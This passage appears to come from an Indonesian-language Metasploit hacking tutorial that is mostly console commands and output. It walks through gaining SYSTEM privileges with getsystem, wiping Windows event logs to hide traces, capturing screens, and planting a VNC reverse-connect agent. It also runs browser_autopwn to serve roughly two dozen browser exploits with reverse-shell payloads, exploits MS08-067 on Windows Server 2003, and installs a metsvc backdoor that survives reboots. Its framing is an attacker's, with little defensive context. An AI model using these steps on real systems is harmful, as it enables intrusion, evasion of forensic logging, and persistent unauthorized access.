Mengambil autoritas user tertinggi pada system windows biasanya tergantung dari migrating kita ke proses-proses vital yang dijalankan oleh user-user berprivilage system. Sehingga pemahaman kita terhadap proses-proses yang berjalan pada sistem target memang di butuhkan. Sebagai salah satu contoh saya berhasil mengambil privilage system autority pada mesin target.

```
meterpreter > use priv
Loading extension priv...success.
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


5.13. Menghapus log

Untuk tidak meninggalkan jejak tertentu biasanya attacker akan menghapus log-log tertentu pada mesin target. Hal ini dilakukan dengan memanfaatkan "*scripts/meterpreter*". Sebelum saya menghapus log-log pada sistem target saya mengecek sistem event (log) yang ada pada mesin target. Karena sebagai contoh saya menggunakan target dengan sistem operasi windows xp. Maka saya melihat event log pada sistem target sebelum di lakukan pembersihan log.



Kemudian untuk menghapus *log-log* tersebut , kita bisa memanggil *shell irb* untuk melakukan esekusi script.

Kemudian saya kembali mengecek pada event viewer , ternyata sukses



Perintah lainya yang dapat digunakan adalah perintah **clearev**. Clearev akan membersihkan semua event log pada windows.

5.14. Screencapture


Espia adalah salah satu extensi meterpreter untuk melakukan screen capture serta mendownloadnya dari tampilan desktop korban. Gunakan perintah espia

```
meterpreter > use espia
Loading extension espia...success.
```

Kemudian dilanjutkan dengan perintah

```
meterpreter > screengrab
Screenshot saved to: /root/vsHpYzSI.jpeg
```

Perhatikan hasil output diatas, meterpreter akan mendownload dan menyimpan hasil screen capture pada sistem target di direktori root dengan nama **vsHpYzSI.jpeg**



5.15. VNC Remote Desktop

Melakukan remote desktop dengan VNC adalah langkah yang sangat mudah. Jika privilage sudah benar dan baik , biasanya memanggil ekstensi ini bukanlah hal yang sulit buat attacker. Karena meterpreter sudah dilengkapi dengan integritas auto upload vnc server ke mesin target.

```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.1.5 LPORT=4545)
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\DOCUME~1\target\LOCALS~1\Temp\NQuNji.exe (must be
deleted manually)
[*] Executing the VNC agent with endpoint 192.168.1.5:4545...
```

Perhatikan proses di atas, dimana vnc mengupload VNC agent backdoor dengan nama **NQuNji.exe** pada direktori C:\DOCUME~1\target\LOCALS~1\Temp\ dan mengesekusinya. Sehingga vnc server terbuka pada mesin target dan membuka **TightVNC client** pada sisi **attacker**.



TightVNC: lbtese-51e6faec
Recycle Bin
Mozilla Firefox
Page 49 / 49
Default
Indonesian
INSRT STD
110%
09:50 pm

6. METASPLOIT BROWSER AUTOPWN

Metsploit browser autopwn adalah salah satu multi exploit yang akan membuat banyak opsi melalui browser (**port 80**) dengan asumsi target akan mengakses *url attacker host*.

Contoh serangan

```
root@bt:~# /opt/framework/msf3/msfconsole
```




```
       =[ metasploit v4.3.0-dev [core:4.3 api:1.0]
+ -- --=[ 811 exploits - 452 auxiliary - 135 post
+ -- --=[ 247 payloads - 27 encoders - 8 nops
       =[ svn r14862 updated today (2012.03.05)

msf > use auxiliary/server/browser_autopwn

msf  auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   LHOST                        yes       The IP address to use for reverse-
connect payloads
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must
be an address on the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate
(default is randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should
be used (accepted: SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (default
is random)

msf  auxiliary(browser_autopwn) > set SRVHOST 192.168.1.5
```

```
SRVHOST => 192.168.1.5
msf  auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf  auxiliary(browser_autopwn) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf  auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /

msf  auxiliary(browser_autopwn) > exploit
[*] Auxiliary module execution completed

[*] Setup
[*] Obfuscating initial javascript 2012-03-06 00:48:02 +0700
msf  auxiliary(browser_autopwn) > [*] Done in 1.187645 seconds

[*] Starting exploit modules on host 192.168.1.5...
[*] ---

[*] Starting exploit multi/browser/firefox_escape_retval with payload
generic/shell_reverse_tcp
[*] Using URL: http://192.168.1.5:80/pBQJYsCX
[*] Server started.
[*] Starting exploit multi/browser/java_calendar_deserialize with payload
java/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/wzcqI
[*] Server started.
[*] Starting exploit multi/browser/java_trusted_chain with payload
java/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/GuXhBCATQ
[*] Server started.
[*] Starting exploit multi/browser/mozilla_compareto with payload
generic/shell_reverse_tcp
[*] Using URL: http://192.168.1.5:80/sNfWj
[*] Server started.
[*] Starting exploit multi/browser/mozilla_navigatorjava with payload
generic/shell_reverse_tcp
[*] Using URL: http://192.168.1.5:80/XPauDaFZyZ
[*] Server started.
[*] Starting exploit multi/browser/opera_configoverwrite with payload
generic/shell_reverse_tcp
[*] Using URL: http://192.168.1.5:80/kNuB
[*] Server started.
[*] Starting exploit multi/browser/opera_historysearch with payload
generic/shell_reverse_tcp
[*] Using URL: http://192.168.1.5:80/rQkfA
[*] Server started.
[*] Starting exploit osx/browser/mozilla_mchannel with payload
generic/shell_reverse_tcp
[*] Using URL: http://192.168.1.5:80/xuEf
[*] Server started.
[*] Starting exploit osx/browser/safari_metadata_archive with payload
generic/shell_reverse_tcp
[*] Using URL: http://192.168.1.5:80/NXMNQfKwrSLD
[*] Server started.
[*] Starting exploit windows/browser/apple_quicktime_marshaled_punk with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/OVzsmnRmEKkr
[*] Server started.
[*] Starting exploit windows/browser/apple_quicktime_rtsp with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/WlkDqKMvIYM
[*] Server started.
[*] Starting exploit windows/browser/apple_quicktime_smil_debug with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/FYzw
[*] Server started.
[*] Starting exploit windows/browser/blackice_downloadimagefileurl with payload
```

```
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/wMtF
[*] Server started.
[*] Starting exploit windows/browser/enjoysapgui_comp_download with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/woDsV
[*] Server started.
[*] Starting exploit windows/browser/ie_createobject with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/HLmTHnjV
[*] Server started.
[*] Starting exploit windows/browser/mozilla_interleaved_write with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/nsGyZE
[*] Server started.
[*] Starting exploit windows/browser/mozilla_mchannel with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/UwCUoPvxAi
[*] Server started.
[*] Starting exploit windows/browser/mozilla_nstreerange with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/DvtuMhiOuvuD
[*] Server started.
[*] Starting exploit windows/browser/ms03_020_ie_objecttype with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/zSoNI
[*] Server started.
[*] Starting exploit windows/browser/ms10_018_ie_behaviors with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/EOpRaVPw
[*] Server started.
[*] Starting exploit windows/browser/ms11_003_ie_css_import with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/GxRnfAa
[*] Server started.
[*] Starting exploit windows/browser/ms11_050_mshtml_cobjectelement with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/eICEgQJdqRg
[*] Server started.
[*] Starting exploit windows/browser/winzip_fileview with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/XLoMIPUB
[*] Server started.
[*] Starting exploit windows/browser/wmi_admintools with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/qIyKdZoLlC
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 192.168.1.5:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 192.168.1.5:6666
[*] Starting the payload handler...
[*] Started reverse handler on 192.168.1.5:7777
[*] Starting the payload handler...

[*] --- Done, found 24 exploit modules

[*] Using URL: http://192.168.1.5:80/
[*] Server started.
[*] 192.168.1.11     Browser Autopwn request '/'
[*] 192.168.1.11     Browser Autopwn request
'/?sessid=TGludXg6dW5kZWZpbmVkOnVuZGVmaW5lZDplbi1VUzp4ODY6Q2hyb21lOjE3LjAuOTYzLjQ2
Og%3d%3d'
[*] 192.168.1.11     JavaScript Report: Linux:undefined:undefined:en-
US:x86:Chrome:17.0.963.46:
```

```
[*] Responding with exploits
[*] Sun Java Calendar Deserialization Privilege Escalation handling request from
192.168.1.11:54706...
[*] Payload will be a Java reverse shell to 192.168.1.5:7777 from 192.168.1.11...
[*] Generated jar to drop (5255 bytes).
[*] 192.168.1.11     Browser Autopwn request '/favicon.ico'
[*] 192.168.1.11     404ing /favicon.ico
[*] 192.168.1.11     Browser Autopwn request '/favicon.ico'
[*] 192.168.1.11     404ing /favicon.ico
[*] Sun Java Calendar Deserialization Privilege Escalation sending Applet.jar to
192.168.1.11:34253...
[*] Sun Java Calendar Deserialization Privilege Escalation sending Applet.jar to
192.168.1.11:34254...
[*] 192.168.1.16     Browser Autopwn request '/'
[*] 192.168.1.16     Browser Autopwn request
'/?sessid=TWljcm9zb2ZOIFdpbmRvd3M6Nzp1bmRlZmluZWQ6ZW4tVVM6eDg2OkZpcmVmb3g6My42Og%3
d%3d'
[*] 192.168.1.16     JavaScript Report: Microsoft Windows:7:undefined:en-
US:x86:Firefox:3.6:
[*] Responding with exploits
[*] 192.168.1.16     Browser Autopwn request '/favicon.ico'
[*] 192.168.1.16     404ing /favicon.ico
[*] windows/browser/mozilla_nstreerange: Redirecting 192.168.1.16:49198
[*] 192.168.1.16     Browser Autopwn request '/favicon.ico'
[*] 192.168.1.16     404ing /favicon.ico
[*] windows/browser/mozilla_nstreerange: Sending HTML to 192.168.1.16:49198
[*] 192.168.1.16     Browser Autopwn request '/favicon.ico'
[*] 192.168.1.16     404ing /favicon.ico
[*] windows/browser/mozilla_nstreerange: Sending XUL to 192.168.1.16:49198
[*] 192.168.1.11     Browser Autopwn request '/'
[*] 192.168.1.11     Browser Autopwn request
'/?sessid=TGludXg6dW5kZWZpbmVkOnVuZGVmaW5lZDplbi1VUzp4ODY6dW5kZWZpbmVkOnVuZGVmaW5l
ZDo%3d'
[*] 192.168.1.11     JavaScript Report: Linux:undefined:undefined:en-
US:x86:undefined:undefined:
[*] Responding with exploits
[*] 192.168.1.11     Browser Autopwn request '/favicon.ico'
[*] 192.168.1.11     404ing /favicon.ico
[*] 192.168.1.11     Browser Autopwn request '/favicon.ico'
[*] 192.168.1.11     404ing /favicon.ico
[*] 192.168.1.77     Browser Autopwn request '/'
[*] 192.168.1.77     Browser Autopwn request
'/?sessid=TWljcm9zb2ZOIFdpbmRvd3M6WFA6dW5kZWZpbmVkOmlkOng4NjpGaXJlZm94OjMuNjo%3d'
[*] 192.168.1.77     JavaScript Report: Microsoft
Windows:XP:undefined:id:x86:Firefox:3.6:
[*] Responding with exploits
[*] 192.168.1.77     Browser Autopwn request '/favicon.ico'
[*] 192.168.1.77     404ing /favicon.ico
[*] windows/browser/mozilla_nstreerange: Redirecting 192.168.1.77:2143
[*] 192.168.1.77     Browser Autopwn request '/favicon.ico'
[*] 192.168.1.77     404ing /favicon.ico
[*] windows/browser/mozilla_nstreerange: Sending HTML to 192.168.1.77:2143
[*] windows/browser/mozilla_nstreerange: Sending XUL to 192.168.1.77:2143
```

7. Beberapa tehnik exploitasi dengan metasploit

7.1. MS08-067 win server 2003

Exploit ini berlaku untuk windows server 2003 kebawah. Namun saya sendiri belum mencoba operating sistem windows server 2003 ke atas

Langkah pertama kita harus mengumpulkan informasi terhadap target terlebih dahulu.

```
root@bt:~# nmap 192.168.2.100

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-07-25 06:00 WIT
Nmap scan report for 192.168.3.103
Host is up (0.017s latency).
Not shown: 979 closed ports
PORT STATE SERVICE
25/tcp open smtp
53/tcp open domain
80/tcp open http
88/tcp open kerberos-sec
110/tcp open pop3
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
[color=#FF0000]445/tcp open microsoft-ds[/color]
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
1025/tcp open NFS-or-IIS
1027/tcp open IIS
1039/tcp open sbl
1040/tcp open netsaint
1048/tcp open neod2
1053/tcp open remote-as
1055/tcp open ansyslmd
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
MAC Address: 08:00:27:C3:C3:38 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds
```

di tahap ini attacker mencari beberapa informasi tentang kelemahan yang terdapat pada komputer target. Port 445 menjadi sumber target dari exploitasi ini

```
root@bt:~# msfconsole


_______________
( 3 C ) /|___ / Metasploit! \
;@'. __*__,." \|--- \_____________/
'(.,...."/

=[ metasploit v4.4.0-release [core:4.4 api:1.0]
+ -- --=[ 907 exploits - 493 auxiliary - 150 post
+ -- --=[ 250 payloads - 28 encoders - 8 nops
```

```
=[ svn r15656 updated 6 days ago (2012.07.19)

msf use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) set RHOST 192.168.1.100
RHOST = 192.168.1.100
msf exploit(ms08_067_netapi) show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name Current Setting Required Description
---- --------------- -------- -----------
RHOST 192.168.1.100 yes The target address
RPORT 445 yes Set the SMB service port
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id Name
-- ----
0 Automatic Targeting

msf exploit(ms08_067_netapi)
```


Jalankan exploit dengan perintah –j untuk berjalan pada sesi background

```
msf exploit(ms08_067_netapi) exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.2.100:4444
msf exploit(ms08_067_netapi) [*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 1 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP1 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.100
sessions -l[*] Meterpreter session 1 opened (192.168.2.100:4444 -
192.168.1.100:1196) at 2012-07-25 06:14:16 +0700

Active sessions
===============

Id Type Information Connection
-- ---- ----------- ----------
1 meterpreter x86/win32 192.168.2.100:4444 - 192.168.1.100:1196 (192.168.1.100)

msf exploit(ms08_067_netapi) &gt;
```

Maka meterpreterpun di dapatkan penyerang.


7.2. Automatic backdoor running windows 7 (Maintaining Access)

Trik ini adalah untuk membuat backdoor yang sudah di tanamkan kembali aktif pada saat komputer victiom reboot atau booting




Pada command prompt isikan perintah run **metsvc –A** . Ok meterpreter akan mengupload file dan membentuk service secara otomatis … weeess okey .com … hmm secara default perintah metsvc -A tadi akan membuka sebuah service reverse pada windows 7 dengan port secara default yaitu 31337

dia akan segera membentuk sebuah sesi (session) baru ..



Pada console msf baru .. gunakan exploit/multi/handler dan set RHOST anda (IP-TARGET) kemudian gunakan payload metsvc bind



Dan meterpreter session terbuka untuk anda.

